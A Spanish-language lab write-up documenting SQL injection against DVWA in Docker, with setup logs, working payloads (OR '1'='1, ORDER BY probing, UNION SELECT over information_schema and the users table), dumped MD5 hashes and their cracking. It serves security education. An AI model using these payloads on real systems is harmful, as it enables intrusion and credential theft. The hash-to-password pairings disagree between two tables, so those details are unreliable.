

Introducción

En este laboratorio se utilizó DVWA (Damn Vulnerable Web Application) desplegado mediante Docker sobre una máquina virtual con VMware para simular un entorno vulnerable.

El objetivo fue aprender técnicas de SQL Injection en un entorno controlado y documentar paso a paso la explotación, incluyendo evidencias y análisis técnico.


Entorno Técnico

- **Virtualización:** VMware Workstation 16
- **Contenedor:** DVWA v1.10 en Docker
- **Base de datos:** MariaDB 10.4
- **Nivel de seguridad:** Low (modo de prueba inicial)

Configuración del Entorno

-Instalación de Docker

sudo apt-get update && sudo apt-get install docker.io



```
Setting up libmodule-find-perl (0.17-1) ...
Setting up tini (0.19.0-1) ...
Setting up libproc-processtable-perl:amd64 (0.636-1+b3) ...
Setting up criu (4.1-1) ...
Setting up libintl-perl (1.35-1) ...
Setting up containerd (1.7.24-ds1-5) ...
containerd.service is a disabled or a static unit, not starting it.
Setting up docker-buildx (0.13.1+ds1-3) ...
Setting up libsort-naturally-perl (1.03-4) ...
Setting up python3-dockerpty (0.4.1-5) ...
Setting up needrestart (3.10-1) ...
Setting up python3-pycru (4.1-1) ...
Setting up docker.io (26.1.5+dfsg1-9+b2) ...
Info: Selecting GID from range 100 to 999 ...
Info: Adding group 'docker' (GID 137) ...
update-rc.d: We have no instructions for the docker init script.
update-rc.d: It looks like a non-network service, we enable it.
Created symlink '/etc/systemd/system/multi-user.target.wants/docker.service' → '/usr/lib/systemd/system/docker.service'.
Created symlink '/etc/systemd/system/sockets.target.wants/docker.socket' → '/usr/lib/systemd/system/docker.socket'.
Setting up python3-compose (1.29.2-6.4) ...
Setting up libintl-xs-perl (1.35-1) ...
Setting up docker-compose (1.29.2-6.4) ...
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for kali-menu (2025.1.1) ...
Processing triggers for libc-bin (2.40-3) ...

(kali@kali)-[~]
└─$ sudo systemctl start docker

(kali@kali)-[~]
└─$ sudo systemctl enable docker
Synchronizing state of docker.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable docker

(kali@kali)-[~]
└─$ docker --version
Docker version 26.1.5+dfsg1, build a72d7cd

(kali@kali)-[~]
└─$
```

Despliegue de DVWA

docker run --rm -it -p 80:80 vulnerables/web-dvwa

```
kali@kali: ~/DVWA
File Actions Edit View Help

(kali@kali)~$ git clone https://github.com/digininja/DVWA.git
Cloning into 'DVWA' ...
remote: Enumerating objects: 5299, done.
remote: Counting objects: 100% (119/119), done.
remote: Compressing objects: 100% (94/94), done.
remote: Total 5299 (delta 99), reused 84 (delta 84), pack-reused 5181 (from 5)
Receiving objects: 100% (5299/5299), 2.69 MiB | 1.00 MiB/s, done.
Resolving deltas: 100% (3289/3289), done.

(kali@kali)~$ cd DVWA


(kali@kali)~/DVWA$ nano docker-compose.yml


(kali@kali)~/DVWA$ docker-compose up -d
WARNING: Found multiple config files with supported names: docker-compose.yml, compose.yml
WARNING: Using docker-compose.yml

Creating network 'dvwa_default' with the default driver
Pulling dvwa (vulnerables/web-dvwa): ...
latest: Pulling from vulnerables/web-dvwa
3e17c6a6e6c: Pull complete
6c57dfe16dbf: Pull complete
4b02c18e4a51: Pull complete
e9948e981d21: Pull complete
2c0720a83237: Pull complete
6cfff351a77f: Pull complete
60c0ff6a3460: Pull complete
b3d6a4332420: Pull complete
Digest: sha256:dac283fe1164a686927bf04db0878ad5f295f426da6aa92b4ee3b101f337daa7
Status: Downloaded newer image for vulnerables/web-dvwa:latest
Creating dvwa_dvwa_1 ... done
```

Configuración Inicial

- Acceso web: <http://localhost>
- Usuario: admin
- Contraseña: password





Explotación de SQL Injection

-Bypass de Autenticación

-Payload usado:

' OR '1'='1

User ID:

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

Determinación de estructura de columnas

-Pruebas:

1' ORDER BY 2 -- → Éxito

1' ORDER BY 3 -- → Error

User ID:

ID: 2' OR '1'='1
First name: admin
Surname: admin

ID: 2' OR '1'='1
First name: Gordon
Surname: Brown

ID: 2' OR '1'='1
First name: Hack
Surname: Me

ID: 2' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 2' OR '1'='1
First name: Bob
Surname: Smith

User ID:

ID: 2' OR '1'='2
First name: Gordon
Surname: Brown

User ID:

ID: 1' --
First name: admin
Surname: admin


Vulnerability: SQL Injection

User ID:

ID: 1' ORDER BY 2 --
First name: admin
Surname: admin

More Information

- <http://www.securiteam.com/securitvreviews/5DP0N1P76E.html>



Listado de tablas

1' UNION SELECT table_name, NULL FROM information_schema.tables --

User ID:

ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables --
First name: admin
Surname: admin

ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables --
First name: guestbook
Surname:

ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables --
First name: users
Surname:

ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables --
First name: ALL_PLUGINS
Surname:

ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables --
First name: APPLICABLE_ROLES
Surname:

ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables --
First name: CHARACTER_SETS
Surname:

ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables --

User ID:

ID: 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' -- -
First name: admin
Surname: admin

ID: 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' -- -
First name: user_id
Surname:

ID: 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' -- -
First name: first_name
Surname:

ID: 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' -- -
First name: last_name
Surname:

ID: 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' -- -
First name: user
Surname:

ID: 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' -- -
First name: password
Surname:

ID: 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' -- -
First name: avatar
Surname:

ID: 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' -- -
First name: last_login
Surname:

ID: 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' -- -
First name: failed_login
Surname:

Extracción de credenciales

1' UNION SELECT user, password FROM users --

variability: SQL injection

User ID:

ID: 1' UNION SELECT user, password FROM users -- -
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users -- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users -- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users -- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users -- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users -- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

User ID:

ID: 1' UNION SELECT first_name, last_name FROM users -- -
First name: admin
Surname: admin

ID: 1' UNION SELECT first_name, last_name FROM users -- -
First name: Gordon
Surname: Brown

ID: 1' UNION SELECT first_name, last_name FROM users -- -
First name: Hack
Surname: Me

ID: 1' UNION SELECT first_name, last_name FROM users -- -
First name: Pablo
Surname: Picasso

ID: 1' UNION SELECT first_name, last_name FROM users -- -
First name: Bob
Surname: Smith

User ID:

ID: 1' UNION SELECT user, password FROM users -- -
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users -- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users -- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users -- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users -- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users -- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

User ID:

ID: 1' UNION SELECT last_login, failed_login FROM users -- -
First name: admin
Surname: admin

ID: 1' UNION SELECT last_login, failed_login FROM users -- -
First name: 2025-04-26 21:21:17
Surname: 0


Crackeo de Hashes MD5

-Herramienta utilizada: [CrackStation](#)

“5f4dcc3b5aa765d61d8327deb882cf99”		“password”
“e99a18c428cb38d5f260853678922e03”		“abc123”
“8d3533d75ae2c3966d7e0d4fcc69216b”		“letmein”
“0d107d09f5bbe40cade3de5c71e9e9b7”		“passw0rd”

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein


Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Errores y Aprendizajes

Errores comunes:


-Inicialmente, intenté usar UNION SELECT 1,2,3 sin validar el número de columnas, lo que generó un error. Tras probar con ORDER BY, confirmé que solo había 2 columnas.

1' UNION SELECT 1, username, password FROM users –



-El problema con las comillas surgió al olvidar que MariaDB requiere sintaxis estricta en comparación con otros motores como MySQL

1' UNION SELECT table_name, NULL, NULL FROM information_schema.tables –



Lecciones clave:

- Validar número exacto de columnas antes de usar UNION.
 - Usar NULL en columnas no relevantes.
 - sqlmap es útil para automatizar pruebas más complejas.
-

Conclusiones

Como era de esperarse en el nivel 'Low', DVWA resultó altamente vulnerable incluso a inyecciones SQL básicas. lo que permitió la extracción rápida de información sensible utilizando payloads básicos.

La facilidad con la que se crackearon los hashes MD5 (ej: 'password' en menos de 5 segundos) refuerza la importancia de usar algoritmos modernos como bcrypt en entornos reales.

Recomendaría probar este ejercicio en niveles 'Medium' o 'High' para ver cómo varían las protecciones.

GitHub: <https://github.com/Lucased12>